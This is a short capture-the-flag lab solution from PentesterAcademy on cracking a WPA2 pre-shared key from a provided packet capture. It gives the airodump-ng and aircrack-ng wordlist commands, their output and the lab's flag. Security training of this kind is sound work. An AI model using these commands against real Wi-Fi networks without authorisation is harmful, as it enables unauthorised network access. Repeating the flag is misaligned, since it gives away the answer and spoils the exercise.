
ATTACK
DEFENSE
by PentesterAcademy

Name	WPA2 PSK Cracking
URL	https://www.attackdefense.com/challengedetails?cid=41
Type	Cracking : Wi-Fi Networks

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Step 1: Use airodump-ng to load the PCAP file.


Command: airodump-ng -r WPA2-PSK.pcap

```
CH  0 ][ Elapsed: 12 s ][ 2018-11-03 13:14 ][ Finished reading input file WPA2-PSK.pcap.

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:21:91:D2:8E:25    0        1        4    0   1  54 . WPA2 CCMP   PSK  SecurityTube

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:21:91:D2:8E:25  60:FB:42:D5:E4:01    0    0e- 0e     0        4
```

There is one SSID with BSSID 00:21:91:D2:8E:25 and Client 60:FB:42:D5:E4:01

Step 2: Use aircrack-ng to launch the attack with the given wordlist.

Command: aircrack-ng -w 1000000-password-seclists.txt -b 00:21:91:d2:8e:25 WPA2-PSK.pcap



Flag: abcdefgh

References:

1. Aircrack-ng (https://www.aircrack-ng.org/)